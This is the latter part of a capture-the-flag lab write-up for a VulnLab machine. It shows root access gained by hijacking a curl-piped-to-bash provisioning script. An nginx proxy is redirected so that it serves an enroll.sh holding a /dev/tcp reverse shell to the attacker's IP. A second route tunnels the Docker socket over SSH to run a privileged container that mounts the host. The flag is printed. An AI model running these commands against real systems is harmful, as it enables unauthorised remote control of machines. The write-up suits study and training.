
{
  "name": "query_6def026b6603ddbde86f79f47150c6e9",
  "result": [
    {
      "path": "/opt/provision/modules/prov_df"
    },
    {
      "path": "/opt/provision/modules/prov_osqd"
    },
    {
      "path": "/opt/provision/modules/prov_uname"
    }
  ],
  "status": 0,
  "message": ""
}
That took a time to download all files to review them…
Finally, we recognize that we can abuse the /opt/provision/modules/prov_osqd script:
$ cat prov_osqd
#!/usr/bin/bash
if  ; then
  echo "Missing options." >&2
  exit 42
fi
curl -sk https://os.control.vl/${1}/${2}/enroll.sh | bash
This script takes 2 arguments, uses them to form a url, from which a shell script is downloaded and executed
Privilege escalation via altered enroll.sh script on OS to affect INTRA
As we are already root on os.control.vl host then we can change the nginx to serve an enroll.sh script including a bash reverse shell.
We change the nginx default config tls.conf to point to our own web server:
root@os:/etc/nginx/sites-available# tail -n 5 tls.conf
#        proxy_pass          http://localhost:9000;
	proxy_pass	http://10.8.4.253:9090;
        proxy_read_timeout  90;
    }
}

root@os:/etc/nginx/sites-available# ls -la ../sites-enabled/
total 8
drwxr-xr-x 2 root root 4096 Jun 30  2023 .
drwxr-xr-x 9 root root 4096 Jun 30  2023 ..
lrwxrwxrwx 1 root root   37 Jun 30  2023 admin.conf -> /etc/nginx/sites-available/admin.conf
lrwxrwxrwx 1 root root   35 Jun 30  2023 api.conf -> /etc/nginx/sites-available/api.conf
lrwxrwxrwx 1 root root   35 Jun 30  2023 tls.conf -> /etc/nginx/sites-available/tls.conf
Restart the Nginx server:
root@os:/etc/nginx/sites-available# systemctl restart nginx
Start a local web server:
$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
Create the following folder structure in our attacker machine and place an enroll.sh script with a reverse shell:
/path1/path2/enroll.sh
$ cat you_have/been_pwned/enroll.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Start a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Start our attack:
$ ssh -i provision.key root@intra.control.vl "/opt/provision/modules/prov_osqd" "you_have" "been_pwned"
Our revshell has been correctly downloaded:
$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
10.10.165.182 - - [13/Feb/2025 19:35:13] code 501, message Unsupported method ('POST')
10.10.165.182 - - [13/Feb/2025 19:35:19] "POST /06db90ca-cdf6-4735-928c-17654a398aa3/read HTTP/1.0" 501 -
10.10.165.182 - - [13/Feb/2025 19:35:27] "GET /you_have/been_pwned/enroll.sh HTTP/1.0" 200 -
...
Then we got our shell as root on intra:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 🐧 wiki.intra.control.vl~10.10.165.181 😍️ - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/wiki.intra.control.vl~10.10.165.181/wiki.intra.control.vl~10.10.165.181.log 📜
────────────────────────────────────────
root@intra:~#
Then grab the final flag (following the same rabbit hole style that the creator of this machine likes soo much ^^):
root@intra:~# cat root.txt
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⠀⠀⠀⠀⣀⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢰⣿⣿⣷⡀⠀⠀⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠹⣿⣿⣿⣄⠀⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⢻⣿⣿⣆⢸⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣶⣤⣙⣿⣿⣾⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠛⠻⣿⣿⡿⠿⠿⠿⠿⠗⠶⠶⠶⠤⢤⣄⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⡴⠖⠋⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠉⠓⠦⣤⣤⢤⡞⢦⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⠞⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⢦⡀⠈⢧⡀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⢀⣄⢀⣴⡟⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⣦⠀⠱⣄⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⣾⠈⠉⠀⠻⡷⠀⠀⣠⠖⠚⠉⠉⠉⠉⠓⢦⡀⠀⠀⠀⠀⠀⡤⠚⠉⠉⠉⠉⠑⠢⣄⠀⠈⢧⠀⠈⢳⡀⠀⠀
⠀⠀⠀⠀⠀⢰⠇⠀⠀⠀⠀⡇⢠⡞⠀⠀⠀⠀⢀⡀⠀⠀⠀⢹⠀⠀⠀⠀⢸⠁⠀⠀⡤⠀⠀⠀⠀⠈⣇⠀⠸⡆⠀⠀⢻⡄⠀
⠀⠀⠀⠀⢠⡏⠀⠀⠀⠀⠀⡇⠸⡇⠀⠀⠀⠀⠀⠀⠀⠀⢀⡞⠀⠀⠀⠀⠈⠣⣀⠀⠀⠀⠀⠀⠀⣠⠇⠀⠀⡇⠀⠀⠀⢿⠀
⠀⠀⠀⢀⡞⠀⠀⠀⠀⠀⠀⡇⠀⠙⠲⢤⣀⣀⣀⣀⠤⠖⠋⠀⣀⡴⠚⠓⠢⣄⡈⠙⠒⠒⠒⠒⠋⠁⠀⠀⢸⠃⠀⠀⠀⢸⡆
⠀⠀⠀⣼⠁⠀⠀⠀⠀⠀⠀⣿⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⠴⠚⢥⡀⠀⠀⠀⡀⠙⠓⠒⠶⠦⢤⡄⠀⠀⣠⡏⠀⠀⠀⠀⢸⡇
⠀⠀⢰⡇⠀⠀⠀⠀⠀⠀⠀⢻⠀⠀⢀⣤⠶⠒⠚⠋⠉⠁⠀⠀⠀⠁⠀⠀⠈⠀⠀⠀⠀⠀⠀⠀⣇⢀⡴⠋⠀⠀⠀⠀⠀⣸⠃
⠀⠀⢸⠃⠀⠀⠀⠀⠀⠀⠀⢸⣧⡀⠀⣧⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⠻⣄⠀⠀⠀⠀⠀⢀⡟⠀
⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⠘⡏⠉⠳⡟⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠳⡄⠀⠀⢀⡾⠁⠀
⠀⠀⢸⡀⠀⠀⠀⠀⠀⠀⠀⠀⡇⠀⢸⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣿⡀⣠⠞⠀⠀⠀
⠀⠀⢸⡇⠀⠀⠀⠀⠀⠀⠀⢠⡇⠀⠸⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡿⢻⡏⠀⠀⠀⠀
⠀⠀⠀⢻⡀⠀⠀⠀⠀⠀⢀⡾⠁⠀⠀⠹⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⠟⠁⠀⢷⠀⠀⠀⠀
⠀⠀⠀⠀⠙⠦⣤⣄⣀⠀⠘⠁⠀⠀⠀⠀⠀⠙⠲⠦⣤⣄⣀⣀⠀⠀⠀⠀⠀⠀⠀⣀⣀⣀⣤⠴⠚⠉⠀⠀⠀⠀⠈⣇⠀⠀⠀
⠀⠀⠀⠀⠀⠀⢸⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠉⠉⠉⠉⠉⠉⠉⠉⠉⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⡀⠀⠀
⣠⣀⣀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⡇⠀⠀
⢳⡀⠈⠙⠲⢤⣼⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⠇⠀⠀
⠀⠙⢦⡀⠀⠀⠘⣷⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡿⠀⠀⠀
⠀⠀⠀⠙⠶⣄⡀⠈⢷⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⡾⠁⠀⠀⠀
⠀⠀⠀⠀⠀⠈⠙⠲⢤⣹⣦⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡴⠋⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠙⣳⣤⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⣤⢾⡋⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡴⠊⠁⠀⠈⠙⠲⠦⣤⣄⣀⣀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣤⠴⠖⠛⠉⠀⠀⠉⠳⣄⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⢀⡔⠁⠀⠀⢀⠀⠀⠀⠀⢀⠀⠀⠈⢻⠉⠉⠉⠉⠉⠉⢹⠉⠉⠀⠀⡀⠀⠀⠀⠀⢠⡀⠀⠈⢧⡀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠟⠒⠒⠒⠛⠙⣄⠀⣀⡴⠛⠳⢤⣀⡀⣧⠀⠀⠀⠀⠀⢸⡀⣀⣠⠴⠛⠦⣄⠀⢀⡏⠉⠙⠒⠶⠇⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠛⠁⠀⠀⠀⠀⠀⠉⠉⠀⠀⠀⠀⠀⠈⠉⠁⠀⠀⠀⠀⠈⠉⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀
root@intra:~# ls -la
total 68
drwx------  9 root root  4096 Jul  1  2023 .
drwxr-xr-x 19 root root  4096 Jun 30  2023 ..
lrwxrwxrwx  1 root root     9 Jul  1  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Oct 15  2021 .bashrc
drwxr-xr-x  2 root root  4096 Jun 30  2023 bin
drwx------  2 root root  4096 Jun 30  2023 .cache
drwx------  3 root root  4096 Jun 30  2023 .config
drwx------  2 root root  4096 Jul  1  2023 docker
drwxr-xr-x  3 root root  4096 Jun 30  2023 .local
-rw-r--r--  1 root root   161 Jul  9  2019 .profile
-rwx------  1 root root 14473 Jul  1  2023 root_9ae545.txt
-r--r--r--  1 root root  4544 Jul  1  2023 root.txt
drwx------  3 root root  4096 Jun 30  2023 snap
drwx------  2 root root  4096 Jul  1  2023 .ssh
root@intra:~# ./root_9ae545.txt
VL{7786f89e87c25ba363f233a32bca057b}
More details on the attack:
In the ssh command, we are running the provision script /opt/provision/modules/prov_osqd and passing it 3 arguments:
- The first argument will get basename’d into prov_osqd (so it was not needed to provide the full
prov_osqdpath), that script is running. - The last 2 arguments are passed into the
prov_osqdshell script. - Then, the
prov_osqdscript downloadshttp://10.8.4.253:9090/you_have/been_pwned/enroll.sh(replacing the originalhttps://os.control.vl/beat/elite/enroll.sh), which contains our reverse shell. - The contents of
enroll.shis executed.
PS: We could also include into a bash command to write kara’s ssh pubkey into the authorized_keys of root
Unintended way to root
We can also enumerate the docker parts using osquery to figure out that docker is running on the host.
Then we can tunnel the docker.socket to our attacker machine:
ssh -N -L $PWD/docker.sock:/var/run/docker.sock -i id_ed25519.root-provision root@intra.control.vl
Then run privileged commands in this environment as root:
docker -H unix:///$PWD/docker.sock run --privileged -v /:/host -it jwilder/nginx-proxy bash
root@d661055f2953:/app# cd /host
root@d661055f2953:/host# ls
bin  boot  dev    etc  home  lib    lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap    srv  swap.img  sys  tmp  usr  var
root@d661055f2953:/host# cd root
root@d661055f2953:/host/root# ls
bin  docker  root.txt  root_9ae545.txt    snap
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=1220ea8c-a695-4907-abf0-e0ca95dd1835